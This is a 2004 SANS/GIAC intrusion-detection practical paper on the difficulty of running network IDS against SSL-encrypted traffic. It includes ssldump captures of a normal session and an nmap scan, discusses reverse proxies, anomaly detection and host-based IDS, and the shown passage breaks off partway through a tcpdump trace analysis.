GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

SANS SPAIN 2003

Track 3

Intrusion Detection In-Depth

Practical Assignment Version 3.4

17th January 2004

Stephen Hall

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Question 1: Describe the State of Intrusion Detection

1. Deploying Intrusion Detection in an SSL environment

Introduction

The now common and widespread use of the Internet belies its much smaller origins, where functionality was paramount and security was relegated to second place. Increasingly, the Internet is becoming a more and more hostile environment and with the growth of the Internet more commercial use is being made of the technologies available in order to protect the users of the Internet and the systems the Internet utilises.

One of the technologies that have been developed to achieve this is Secure Sockets Layer (SSL), which has provided a robust and trusted method of passing information across both Local Area Networks (LAN) and Wide Area Networks (WAN), including the Internet.

Another technology that has been developed to aide administrators in the defence of their systems from the potential threat from attack is Intrusion Detection Systems (IDS). This ability to detect attackers trying to break into systems has become an important challenge as their skills have increased and they have developed programs that make vulnerabilities much easier to exploit. The sophistication of such program suites has reached the point where inexperienced “script-kiddies” are capable of hacking into systems simply by downloading the automated tools that are provided by these hacker groups.

The widespread use of these two Internet security technologies (SSL and IDS) has unwittingly put them head to head in the battle for the security of our systems and customers. The use of encryption to protect data as it passes across the network has become commonplace but it also negates the effectiveness of some Intrusion Detection technology. Many common IDS utilise a technique of pattern matching the “fingerprint” of the attack as the method of detection; consequently their effectiveness is reduced if some of the traffic being monitored is encrypted, as the fingerprints would not be visible and potential attacks would go unnoticed.

In this paper, I will discuss this impasse and potential methods to overcome it, and show how they could be implemented whilst taking into account the security standards imposed in a large financial organisation.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The need for protection

In the United Kingdom the primary computer legislation is the Data Protection Act of 1998. It defines a number of key principles under which personal data can be processed. The seventh principle states:

"*Appropriate technical and organisational measures shall be taken against unauthorised or unlawful processing of personal data and against accidental loss or destruction of, or damage to, personal data*"[1]

In any large commercial organisation operational standards are set. These will include how computer installations are commissioned and what design directives are in place to ensure that Data Protection principles are not broken. To this end, the use of encryption technologies has been often mandated by large financial organisations where personal information passes across networks, be that a private or public network such as the Internet.

A common method of passing personal information across the Internet is to use SSL encryption. The specification for SSL was first created in 1994 as SSL Version 1.0. This was developed into the first product strength release and named SSL Version 2[2]. Due to weaknesses in the algorithm used with SSLv2 the standard method of utilising the SSL protocol is now SSLv3[3]. SSL encryption is normally found in two strengths, 40-bit and 128-bit. The use of 40-bit has been shown to be insufficient[4] and 128-bit has become the standard. This is generally trusted as it is generally not decipherable by a 3rd party when the data is in-flight across the network. This technology was so strong that it was until recently that it was under export embargo from the US. It should be understood however, that this is the view for today, with the increase in computer power and the potential for finding errors with the current algorithms the need for more powerful encryption technologies is constant.

With the increased use of commercial e-channels to reduce the costs associated with traditional bricks and mortar methods of servicing customers within a financial organisation, the number of SSL-enabled services has increased dramatically. From the completion of simple online forms, to complete online banking services, SSL is routinely used.

The impact of guidelines

As I have discussed, design directives for systems utilising SSL encryption, would normally state that the less effective algorithms are disabled, that 128-bit cryptography (if available) is used, and that the pass phrase to access the SSL cipher is stored in a hardware security module (HSM).

1 http://www.dataprotection.gov.uk/dpr/dpdoc.nsf/0/3248bcf0deb67d40802569f9005c58bc/$FILE/principles.pdf
2 http://wp.netscape.com/eng/security/SSL_2.html
3 http://wp.netscape.com/eng/ssl3/
4 http://www.schneier.com/paper-keylength.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It is also frequently mandated that any SSL connections should be terminated at the point where their processing shall take place. This is commonly a web server which is serving the web content being used by a customer, or where the connection is between servers exchanging data.

If we take an Internet web site as an example:




Figure 1 - Use of an IDS with an SSL web server

Any service traffic passing through the firewall to the SSL web server (indicated by the dotted red line) would be encrypted and the IDS will be blind to any attacks contained within. If other attacks or reconnaissance is made via the SSL port, then this would be detected via the Intrusion detection system as the traffic would not be encrypted.

SSL can pass across computer systems in two methods, tunnelled so that the connection is uninterrupted end-to-end or by the use of a proxy where the connection terminates, appears momentarily in the clear, and then is re-encrypted to pass to the destination machine. The proxy method of connection gives the potential for a third party to snoop on SSL connections. This concept has given rise to the Man-in-the-middle attack where a hostile third party can snoop on SSL connections.

The threat on the wire

Computer systems that are connected to networks are immediately under threat. The potential of that threat is related to the hostility of the network, and the value of the systems connected. A small office network used for word processing, which is not connected to any public network, is far less likely to be targeted for a remote attack than an e-Commerce system connected to the Internet.

Only a few years ago, the risk of compromise of having computers connected to the Internet was low. Systems were not configured for security, were un-patched and often had unsecured user accounts created on them. In 1988,

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the Morris Worm[5] first showed the potential of attacking such systems. Within twenty-four hours, it is estimated that all vulnerable systems across the Internet were compromised. The system administrators were unaware that their computer systems had been attacked, as there was no method of detecting such attacks.

The Morris Worm may have been the first widespread worm to spread across the Internet, but it has not been the last. Many worms have been unleashed against unsuspecting Internet connected systems with often incalculable impact. It is now commonplace that newly discovered remote vulnerabilities are turned into new attacks and then exploited on mass by worms.

Intrusion Detection Systems (IDS) are one of the tools that can help an organisation defend itself against similar attacks. They are generally available in two forms: Network Intrusion Detection Systems (NIDS) and Host Intrusion Detection Systems (HIDS).

The NIDS system monitors the network traffic passing the IDS sensor to see if any recognised patterns are present. If the 'fingerprint' of a potential attack is seen then an alert can be issued and the attack investigated. The NIDS system is however, blind if the traffic it is seeing on the network is encrypted, the encryption techniques used to protect customer information makes the use of NIDS technologies ineffective.

The HIDS systems often vary in the facilities they provide but can provide a number of functions. These include; a fingerprint system as per a NIDS - watching traffic entering the network interfaces of the system via a 'shim' in the network stack, and watching for unscheduled changes to key files on the system – tagging each file using MD5 checksums and regularly comparing to detect changes.

Detection

As shown, using an NIDS to detect attacks to system utilising SSL, or other encrypted connections is ineffective. So we have to look at techniques and technologies that can be effective in overcoming this limitation.

Protocol Analysis

Tools are available to monitor the SSL protocol in flight, and allow us to look for non-standard communications, which could indicate an exploit in action. "ssldump" is such a tool as it allows the administrator to dump an active SSL connection and allows the protocol flow to be analysed. There is also an option of dumping the encrypted traffic to view the contents of the SSL session if the SSL keys are known.

The following shows an example of ssldump in use:

[5] http://www.worm.net/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

At step 1, the Client initiates an SSL connection with the server, and offers the potential cipher suites and encryption strengths that the browser supports. At step 2, the server responds with the an offer of a session using

```
Version – 3.0
Ciphersuite - SSL_RSA_WITH_RC4_128_MD5
```


This represents a 128bit Version 3.0 SSL session.

At step 3, an SSL client key exchange is made, and steps 4-7 show the negotiation of the SSL Cipher specification.

From step 8 onwards, we can see the normal client to server, and server to client conversation.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




root@mythfrontend:~/GIAC/ssldump-0.9b3

```
[root@mythfrontend ssldump-0.9b3]# ./ssldump -i eth1
2New TCP connection #4: 192.168.1.44(48969) <-> 193.128.3.139(443)
4 1  0.0353 (0.0353)  C>S  Handshake
      ClientHello
        Version 3.0
        resume [32]=
          34 08 74 c1 41 2b 3b cf 9b fc bd 4d 81 b0 93 00
          af 7a 3d e4 fe 23 b7 bb 31 9a ce ba 10 42 0c 43
        cipher suites
        Unknown value 0x39
        Unknown value 0x38
        Unknown value 0x35
        Unknown value 0x33
        Unknown value 0x32
        SSL_RSA_WITH_RC4_128_MD5
        SSL_RSA_WITH_RC4_128_SHA
        Unknown value 0x2f
        SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA
        SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
        Unknown value 0xfeff
        SSL_RSA_WITH_3DES_EDE_CBC_SHA
        SSL_DHE_RSA_WITH_DES_CBC_SHA
        SSL_DHE_DSS_WITH_DES_CBC_SHA
        Unknown value 0xfefe
        SSL_RSA_WITH_DES_CBC_SHA
        SSL_RSA_EXPORT1024_WITH_RC4_56_SHA
        SSL_RSA_EXPORT1024_WITH_DES_CBC_SHA
        SSL_RSA_EXPORT_WITH_RC4_40_MD5
        SSL_RSA_EXPORT_WITH_RC2_CBC_40_MD5
        compression methods
                  NULL
4 2  0.0916 (0.0562)  S>C  Handshake
      ServerHello
        Version 3.0
        session_id[32]=
          34 08 65 c4 2a d2 d8 b7 38 da 46 91 bf 8c 1c b5
          3c c5 f9 e1 f2 c8 27 e5 0f 6a e5 04 b7 8a 87 f9
        cipherSuite         SSL_RSA_WITH_RC4_128_MD5
        compressionMethod                   NULL
      Certificate
      ServerHelloDone
4 3  0.0941 (0.0025)  C>S  Handshake
      ClientKeyExchange
4 4  0.0941 (0.0000)  C>S  ChangeCipherSpec
4 5  0.0941 (0.0000)  C>S  Handshake
4 6  0.1576 (0.0634)  S>C  ChangeCipherSpec
4 7  0.1576 (0.0000)  S>C  Handshake
4 8  0.1579 (0.0003)  C>S  application_data
4 9  0.1981 (0.0401)  S>C  application_data
4 10 0.2303 (0.0322)  S>C  application_data
4 11 0.2805 (0.0501)  C>S  application_data
4 12 0.3226 (0.0420)  S>C  application_data
4 13 0.3371 (0.0145)  S>C  application_data
4 14 0.3374 (0.0003)  C>S  application_data
4 15 0.3797 (0.0422)  S>C  application_data
4 16 0.3863 (0.0066)  S>C  application_data
4 17 0.3866 (0.0002)  C>S  application_data
4 18 0.4277 (0.0411)  S>C  application_data
4 19 0.4365 (0.0088)  S>C  application_data
4 20 0.4368 (0.0002)  C>S  application_data
4 21 0.4795 (0.0426)  S>C  application_data
4 22 0.4912 (0.0117)  S>C  application_data
4 23 0.4916 (0.0003)  C>S  application_data
4 24 0.5573 (0.0657)  S>C  application_data
4 25 0.5696 (0.0123)  S>C  application_data
4 26 0.5700 (0.0003)  C>S  application_data
```

Figure 2 - SSLDUMP showing a standard connection

However, if the conversation was not a valid one, then a different protocol flow can be seen. In the following example, an nmap scan is made of the SSL server:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
 [root@mythfrontend ssldump-0.9b3]# ./ssldump -i eth1
New TCP connection #1: 192.168.1.44(57870) <-> 193.128.3.139(443)
1    0.0236 (0.0236)  C>S  TCP RST
New TCP connection #2: 192.168.1.44(49072) <-> 193.128.3.139(443)
2 1  5.0278 (5.0278)  C>S  Handshake
      ClientHello
        Version 3.0
        cipher suites
        SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA
        SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
        SSL_RSA_WITH_3DES_EDE_CBC_SHA
        SSL_DHE_DSS_WITH_RC4_128_SHA
        SSL_RSA_WITH_RC4_128_SHA
        SSL_RSA_WITH_RC4_128_MD5
        SSL_DHE_DSS_WITH_RC2_56_CBC_SHA
        SSL_RSA_EXPORT1024_WITH_RC4_56_SHA
        SSL_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA
        SSL_RSA_EXPORT1024_WITH_DES_CBC_SHA
        SSL_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5
        SSL_RSA_EXPORT1024_WITH_RC4_56_MD5
        SSL_DHE_RSA_WITH_DES_CBC_SHA
        SSL_DHE_DSS_WITH_DES_CBC_SHA
        SSL_RSA_WITH_DES_CBC_SHA
        SSL_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
        SSL_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA
        SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
        SSL_RSA_EXPORT_WITH_RC2_CBC_40_MD5
        SSL_RSA_EXPORT_WITH_RC4_40_MD5
        compression methods
                  NULL
2    5.0687 (0.0408)  C>S  TCP FIN
2 2  5.0790 (0.0103)  S>C  Handshake
      ServerHello
        Version 3.0
        session_id[32]=
          34 08 68 4d 4b 3b e0 b9 97 32 47 76 ba 8c e8 ec
          4a cc 31 d9 45 c8 6b d2 1d 82 91 32 b5 fe de 7e
        cipherSuite         SSL_RSA_WITH_RC4_128_MD5
        compressionMethod                  NULL
      Certificate
      ServerHelloDone
8
```

Figure 3 – SSLDUMP showing an nmap port scan

Although steps 1 and 2 are similar, we can see that no further conversation occurs. However, if we look closer, we can see that nmap provides a very full list of available protocols, and also sends a TCP FIN to the server once the initial certificate exchange is made.

From this simple example, we can see that although we cannot see the data sent to the server we can build up a basic “fingerprint” of valid and constructed traffic to the server. We cannot however see what data is sent to the server if the attack is a data driven one such as the OpenSSL openssl-too-open[6] exploit by SolarEclipse[7] then potentially this could go unnoticed.

[6] http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html
[7] solareclipse@phreedom.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

So to safely see "inside" the traffic arriving at our web servers, do we need to break open the SSL traffic and look inside? Let us see what the consequences are.

Compromise the detection, or the pr otection?

We now have a clash in requirements. Strict adherence to the Data Protection act requires that appropriate technical measures are taken to protect the data from unlawful use, but if we break open the SSL connection in a hostile environment, are we breaking our duty to the act?

We have a number of alternatives:

- We can apply for dispensation to allow the SSL connection to be terminated before the web server so that incoming traffic can be examined before it arrives at the web server.
- We can terminate the SSL session on the web server and monitor around the server for anomalous traffic
- We can utilise a HIDS system that installs the detection into the dataflow

Let us look at these options in turn.

Breaking the connection

A proxy server is normally used to allow web users to connect to the Internet. If you use one in reverse, allowing Internet users to connect to your web services you are using a Reverse Proxy. By breaking the SSL connection, the customer connection could now terminated on a reverse proxy, a second SSL connection would have to be created to continue the connection across the network to the web server. This has increased impact on the performance of the proxy, as it not only has to set up and take down numerous SSL connections, it also has to negotiate either a new SSL connection to the web server or have a long life SSL connection continuously open. Each time an SSL connection is made, the data passed over that connection appears in the clear within the system. The window of opportunity may be tiny, but the potential for attack exists.

A simpler, and more risky method is rather than set up a second SSL session to the web server and incur the additional CPU load this will cause on the reverse proxy, is to use an unencrypted HTTP session to the web server as shown below:

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 4 - Use of a proxy

Using this method, we could use the IDS system to see all the “fingerprints” and alert accordingly. We have protected the traffic across the Internet, and our firewall and proxy protect the web server. But have we abandoned the protection of the data that the seventh principle requires? If a data driven attack does compromise the web server, then all the traffic flowing to it is at the mercy of the attacker by just sniffing the network. This is not a valid solution, and is potentially in breach of the Data Protection Act, we need an alternative.

Newer more advanced application firewall devices are now available on the market place, which allows a far more sophisticated method of breaking the SSL session in flight, and allows a wide range of tests to be performed on the traffic before it is allowed to continue to the web server.

Products such as the Teros Secure Application Gateway may change the way we look at protecting, and detecting attacks aimed at SSL web servers. An inline device which examines the incoming SSL connections by terminating the connection, using inspection technologies to examine the content of the packet and by learning what is expected, dropping potential data driven attack packets before they get to the web server. The packets are then reencrypted and passed to the destination web server. However, decisions still have to be made on the suitability of such an appliance and how the risks and benefits are examined as part of the legal requirement for data security.

Anomaly Detection

Anomaly’s come in two forms; detecting protocol anomalies and anomaly detection where it is used to detect traffic that does adhere to the norm for the operational traffic of the systems.

Many IDS systems will validate a protocol as it passes the sensor and alert if it sees a packet that does not conform to the protocols specification. This sort of detection is useful in certain ways as it allows us to see if attacks are trying to break network connections by confusing the device. However, most of the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

attacks in use no longer use packets that break the protocol, but utilise data driven attacks.

The detection of anomalies from the norm is a more powerful technique. If your system only uses SSL traffic to function, then seeing unexpected ICMP ping traffic, or unscheduled port scans on your network indicates a problem. The root cause of the alert may be unknown, but the fact that an anomaly has been detected gives an indication to a potential problem. This type of technology can make the detections more subtle but this will depend on being able to see the traffic.

An initial three-step method is used to deploy anomaly detection, namely:

- Applying policies to define acceptable traffic
- Establishing a network behaviour baseline
- Alert on deviations from the defined traffic

With the widespread use of SSL to secure traffic, the policies defined may be as simple as SSL from client host to port 443. The policies could also be far more sophisticated with SSL being used to connect any port to any port. Oracle Databases for example, have the option to use SSL traffic to encrypt traffic between the database client and the database server; the content management system Vignette often uses SSL traffic between all of its component parts – each on a separate and custom port number.

Holistic Detection

We now have a number of technologies that allow us to achieve certain parts of the detection. But it clear that there is no single answer to the problem of SSL hiding the attacks from the IDS system. There is more to the detection of intruders than just using a NIDS to spot known fingerprints on the network. The identification of new attacks not previously seen or the inability of seeing "inside" the traffic needs a more sophisticated approach.

Intrusion detection appears in two different ways:

- Network based
- Host based

The deployment of a network based IDS should not be seen as the end of the matter. As we have discussed, a NIDS is blind to the potential of an attack via an encrypted connection. Therefore, other methods of detection are required to mitigate the threat of an attack, and other methods to protect the rest of our infrastructure should the server be compromised.

Host based intrusion detection utilises the concept that any hacker is liable to change the fingerprint of a system. Files will be created, processes killed, processes created, and network connections made. The use of a host based IDS systems will detect these events and allow us to issue alerts.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Intercepting the dataflow

The conundrum I have outlined so far is that IDS cannot look at the data before it enters the application, at which point it is too late. However, emerging technologies allows for this to be achieved in certain situations.

The dataflow for an SSL enabled web server is as follows:

1 SSL connection enters host from the network
2 Data traverses up the network stack
3 SSL data is passed to web server
4 Web server decrypts the data
5 Web server actions the decrypted data
6 Web server responds to the action
7 Web server encrypts the data
8 Data is passed onto the network to be returned to the client

If we are able to intercept the data between steps 4 and 5, then there is a chance to look at the unencrypted data before it is passed into the application.

This principal is being increasingly introduced so that web servers can utilise plug-in modules to perform this interception and to drop traffic that triggers alerts. Cisco are introducing Data Filters[8] to allow the URI's passed to the web server to be parsed, and checked before being allowed to progress to the application.

The downside to this approach is that it will only work on systems where such plug-in modules can be performed, such as web servers. If an attack was targeted over an alternative encrypted channel, such as IP-Sec or SSH, then this would not be a suitable detection technique.

Sacrificial hosts

To ensure that any attack that is transmitted via SSL is properly mitigated, web servers should be classed as sacrificial. We should expect them to be compromised and develop security measures based around this scenario.

Therefore, it is important to separate the web server from any application server or application data. This n-tier architecture achieves a number of important gains:

- it allows the monitoring of the network between the web server and the application server by an IDS probe
- it allows a firebreak between the compromised web server and any subsequent attack on the application server.
- if the connection between the web server and the application server is via an HTTP link, such as a J2EE web service, then separate web

8 http://www.cisco.com/application/pdf/en/us/guest/products/ps5212/c1099/ccmigration_09186a008019b751.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

server technology can be deployed to reduce the risk of having failures at multiple tiers.
- it moves the position of any customer Identification and verification further way from the sacrificial host to a more protected position.

Summary

The use of SSL and IDS has always been a problem, and it still is. It is clearly the best example of the requirement of defence in depth that can be shown. The technology allows data driven attacks to be launched directly through your perimeter security boundaries and passed any type of fingerprint detection technology. The web server is left to withstand the attack, and it is clear from the recent security problems with OpenSSL that it is under constant attack.

The "onion skin" design of defence in depth must be applied in this scenario. Currently, there is no silver bullet to detect attacks that are encrypted and we have to be prepared to mitigate against the consequences of the resulting intrusion. We must be sure that all our defences, including the architecture that has been deployed, allows time to react and recover from the attack.

To add to our problems, we must clearly understand what regulatory responsibilities we have when deploying these technologies as our defence may put us in a position where we can be challenged.

Newer technologies may be emerging to help in these circumstances. In flight data anomaly protection is becoming available to protect from data driven attack, and they are being produce in a manner that may be allowed in a compliance-controlled world. Time will tell.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Question 2: Network Detects

2. Detect 1

Sent to 'intrusions@incidents.org' on 28th December 2003.

http://cert.uni-stuttgart.de/archive/intrusions/2003/12/msg00171.html

Source of Trace
The following trace was taken from the incidents.org website, and is obtainable from the following URL:

http://www.incidents.org/logs/raw/2002.5.2

The layout of the network is unknown, but the following can be learned from the network trace. By using tcpdump, we can see the IP level information of the packets that trigger the alert:

```
# tcpdump -r 2002.5.2 'dst port 20432' -e

17:38:23.904488 0:3:e3:d9:26:c0 0:0:c:4:b2:33 ip 60: 66.78.0.194.23958 >
226.185.65.83.20432: R 0:0(0) ack 496510320 win 0 (DF)
17:38:49.294488 0:3:e3:d9:26:c0 0:0:c:4:b2:33 ip 60: 218.1.64.75.23958 >
226.185.65.83.20432: R 0:0(0) ack 496510320 win 0
17:41:06.624488 0:3:e3:d9:26:c0 0:0:c:4:b2:33 ip 60: 66.78.0.194.17631 >
226.185.14.224.20432: R 0:0(0) ack 1115399211 win 0 (DF)
```

-r	read a file containing a tcpdump format captured file
dst	specify we are only interested in destination hosts
port	specify the port number we are interested in at the destination, 20432 in this case
-e	dumps the link level headers for each packet

Each of the packets monitored by the IDS system is sent between two devices:

- 00:03:e3:d9:26:c0 – MAC address reserved for use by CISCO systems
- 00:00:0c:04:b2:33 – MAC address reserved for use by CISCO systems

From this we can deduce the network layout:

```
Remote ---- Cisco ----- HUB ------ Cisco ---- Local
Network                  I                    Network
